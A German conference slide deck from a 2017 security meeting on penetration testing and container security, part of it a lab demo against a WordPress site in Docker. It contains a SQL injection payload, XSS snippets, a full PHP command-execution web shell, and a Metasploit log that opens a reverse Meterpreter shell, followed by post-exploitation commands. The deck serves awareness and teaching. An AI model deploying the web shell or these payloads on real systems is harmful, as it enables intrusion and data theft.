

T.I.S.P. Community Meeting

Berlin, 14. - 15.11.2017

Aus dem Leben eines Hafenarbeiters (Un-)sicherheit moderner Containerinfrastrukturen

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Darf ich mich vorstellen?

Jan-Tilo Kirchhoff

- Country Manager Compass Security Deutschland GmbH
- verheiratet, zwei Kinder
- Werdegang: Von der TK-Security zur IT-Security
- Kompetenzen
 - Netzwerk Sicherheitsprüfungen
 - ICT- Security (VoIP, PSTN, GSM ...)
 - IT-Forensik

Hobbys

- Meine Familie
- Musik (Trompete und Chor)
- Electronic Jazz, Jazz Funk
- Laufsport
- ICT-Security



Compass Crew



Probieren geht über studieren ...



Classic Penetration Testing




https://commons.wikimedia.org/wiki/File:Deal_Castle_Aerial_View.jpg

Vor dem Test

Threat Modelling

- **Spoofing**
- **Tampering**
- **Repudiation**
- **Information Disclosure**
- **Denial of Service**
- **Elevation of Privileges**

Trustboundaries





Wer sind die Angreifer?

Welche Ziele verfolgen sie?

https://upload.wikimedia.org/wikipedia/commons/c/c4/Backlit_keyboard.jpg

Angriffsziele Identifizieren

IP und Portscans



OSINT



Schwachstellen aufdecken


Beispielsweise in Web Applikationen

Web Server

- Apache, Nginx, IIS
- Tomcat, JBOSS

Content Management Systeme

- Wordpress
- Joomla
- Typo3






DOCKERDEMO

Just another WordPress site




```
root@kali:~# wpscan
```



WordPress Security Scanner by the WPScan Team
Version 2.9.3

Sponsored by Sucuri - <https://sucuri.net>
@_WPScan_, @ethicalhack3r, @erwan_lr, pvd1, @_FireFart_

Examples :

-Further help ...
ruby ./wpscan.rb --help

SQL Injection

Anwender

Datenbankabfrage

Eingabe des Anwenders werden ungeprüft übernommen, z.B. in der Suchemaske.

Eingabe: Apfel' UNION SELECT user, password from users;--

Spezialfälle:

- Blind SQL Injection
- Time Based Blind SQL Injection

Software

```
SELECT column1, column2 from products  
where column1 = 'userprovided input';
```

```
SELECT column1, column2 from products  
where column1 = 'Apfel' UNION SELECT  
user,password from users;--';
```


XSS

Ausführen von Code im Browser des Nutzers

Reflected XSS

Stored XSS

Einfach Variante:

```
<script>alert('xss');</script>
```

Event basiert:

```
onload, onerror, onclick, onmouseover
```

Kontrolle übernehmen


Web Shell

```
<?
//
//  PHP_KIT
//
//  cmd.php = Command Execution
//
//  by: The Dark Raver
//  modified: 21/01/2004
//
?>
<HTML><BODY>
<FORM METHOD="GET" NAME="myform" ACTION="">

<INPUT TYPE="text" NAME="cmd">
<INPUT TYPE="submit" VALUE="Send">
</FORM>
<pre>
<?
if($_GET['cmd']) {
    system($_GET['cmd']);
}

?>
</pre>
</BODY></HTML>
```

Metasploit



```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# msfconsole

IIIIII  dTb.dTb
II      4' v 'B
II      6. .P
II      'T;. ;P'
II      'T; ;P'
IIIIII  'YvP'

I love shells --egypt

      =[ metasploit v4.16.2-dev                ]
+ -- --=[ 1677 exploits - 961 auxiliary - 296 post   ]
+ -- --=[ 495 payloads - 40 encoders - 9 nops      ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > 
```

Aktuell

Wordpress Plugin mit Backdoor



The screenshot shows a news article from Heise Security. The title is "Display Widgets: WordPress-Plugin mit Backdoor aus Repository entfernt". The article is dated 14.09.2017 at 15:32 Uhr and is by Olivia von Westernhagen. It features a small image of the 'Display Widgets' plugin icon. Below the image are tabs for 'Details', 'Reviews', 'Installation', 'Support', and 'Development'. The 'Description' section states: "Change your sidebar content for different pages, categories, custom taxonomies, and WPML languages. Avoid creating multiple sidebars and duplicating widgets by adding check boxes to each widget in the admin (as long as it is written in the WordPress version 2.8 format) which will either show or hide the widgets on every site page. Great for avoiding extra coding and keeping your sidebars clean." A note below the description says "(Bild: wordfence.com)". The article concludes with: "Ein Plugin zur Verwaltung von WordPress-Widgets enthielt eine Backdoor, die dessen Herausgeber über Monate hinweg den Fernzugriff ermöglichte. Nun wurde es endgültig aus dem WordPress-Repository entfernt. Ein Update säubert bestehende Installationen."

Joomla CVE-2017-14597

8 Jahre alte Schwachstelle

Angreifer kann Administrativen Zugang erlangen

Voraussetzung: Authentisierung über LDAP

<https://blog.ripstech.com/2017/joomla-takeover-in-20-seconds-with-ldap-injection-cve-2017-14596/>

Und wie geht es jetzt weiter?

Wer bin ich? (Was darf ich?)

```
msf exploit(wp_admin_shell_upload) > run

[*] Started reverse TCP handler on
172.16.23.165:4444
[*] Authenticating with WordPress using
attacker:attacker...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /wp-
content/plugins/ZBYZPFgdMO/SCBAfleioZ.php...
[*] Meterpreter session 1 opened
(172.16.23.165:4444 -> 172.16.23.131:58956) at
2017-11-07 11:36:06 -0500
[+] Deleted SCBAfleioZ.php
[+] Deleted ZBYZPFgdMO.php

meterpreter > getuid
Server username: www-data (33)
meterpreter >
```

Wo sind wir hier eigentlich?


```
meterpreter > shell
Process 190 created.
Channel 1 created.
/bin/ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc
noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd
00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
6: eth0@if7: <BROADCAST,MULTICAST,UP,LOWER_UP>
mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:11:00:03 brd
ff:ff:ff:ff:ff:ff
    inet 172.17.0.3/16 scope global eth0
        valid_lft forever preferred_lft forever

pwd
/var/www/html/wp-content/plugins/ZBYZPFgdMO
```

Wo geht's weiter?

Lateral Movement

Vertrauensstellung ausnutzen



Rechte Eskalation

Dirty COW (CVE-2016-5195)



<https://upload.wikimedia.org/wikipedia/commons/thumb/1/1b/DirtyCow.svg/895px-DirtyCow.svg.png>

Dirty COW (CVE-2016-5195)

Linux Kernel Root Exploit

COW = Copy On Write

Race Condition in Linux Kernel Implementation of copy on write

Allows a user with lower privileges to write to files / memory that should be read only



<https://upload.wikimedia.org/wikipedia/commons/thumb/1/1b/DirtyCow.svg/895px-DirtyCow.svg.png>

Es geht noch einfacher

Ungeschützte Docker Instanzen im Internet

The screenshot shows the Shodan search engine interface. The search bar contains the query 'port:2375 application/json'. The results are displayed in a grid format. The top result is for IP 47.96.13.9, belonging to Aliyun Computing Co. in China. The second result is for IP 145.239.94.166, belonging to OVH Sp. z o. o. in Poland. The third result is for IP 51.140.33.252, belonging to Microsoft Azure in the United Kingdom. The interface also includes a sidebar with 'TOTAL RESULTS' (468), 'TOP COUNTRIES' (China, Netherlands, United States, Ireland, United Kingdom), and 'TOP ORGANIZATIONS' (Microsoft Azure, Hangzhou Alibaba A..., Amazon.com, Tencent cloud comp..., Digital Ocean).

Shodan Developers Book View All... Show API Key Help Center

port:2375 application/json

Explore Downloads Reports Enterprise Access Contact Us My Account

Exploits Maps Share Search Download Results Create Report

TOTAL RESULTS
468

TOP COUNTRIES

China	156
Netherlands	106
United States	88
Ireland	15
United Kingdom	15

TOP ORGANIZATIONS

Microsoft Azure	157
Hangzhou Alibaba A...	66
Amazon.com	32
Tencent cloud comp...	9
Digital Ocean	9

47.96.13.9
Aliyun Computing Co.
Added on 2017-11-07 16:37:14 GMT
China, Hangzhou
Details

HTTP/1.1 404 Not Found
Content-Type: application/json
Date: Tue, 07 Nov 2017 16:37:12 GMT
Content-Length: 29

145.239.94.166
166.ip-145-239-94.eu
OVH Sp. z o. o.
Added on 2017-11-07 15:40:00 GMT
Poland
Details

HTTP/1.1 404 Not Found
Content-Type: application/json
Date: Tue, 07 Nov 2017 15:40:00 GMT
Content-Length: 29

51.140.33.252
Microsoft Azure
Added on 2017-11-07 15:27:55 GMT
United Kingdom, London
Details

cloud


HTTP/1.1 404 Not Found
Content-Type: application/json
Date: Tue, 07 Nov 2017 15:27:55 GMT
Content-Length: 29

Wo sind hier die Grenzen?

Cloud Computing & Microservice Architectures

"In 15 months, 80% of all IT budgets will be committed to cloud apps and solutions" – Forbes, April 2017

- Weiteres Wachstum
 - Container / Microservices
 - Orchestration
 - DevOps




Source: Datadog

Quelle: <https://www.datadoghq.com/docker-adoption/>

SecDevOps


Sind Penetrationstests noch notwendig?



<https://en.wikipedia.org/wiki/DevOps#/media/File:Devops.svg>


Quis custodes custodiat?

Was ist mit der Infrastruktur



<http://maximelanciauxbi.blogspot.de/2017/04/devops-tools.html>

Portfolio



Wissen ist Macht...

- Wir wollen niemanden zu einer Straftat anstiften!
- Alle gezeigten Informationen dienen ausschließlich dazu, sie zu sensibilisieren! Denn nur wer um die Gefahren weiß, kann sich davor schützen.
- Wenn sie Fragen im Bereich IT-Sicherheit haben, sprechen sie uns an.



Zeit für Ihre Fragen





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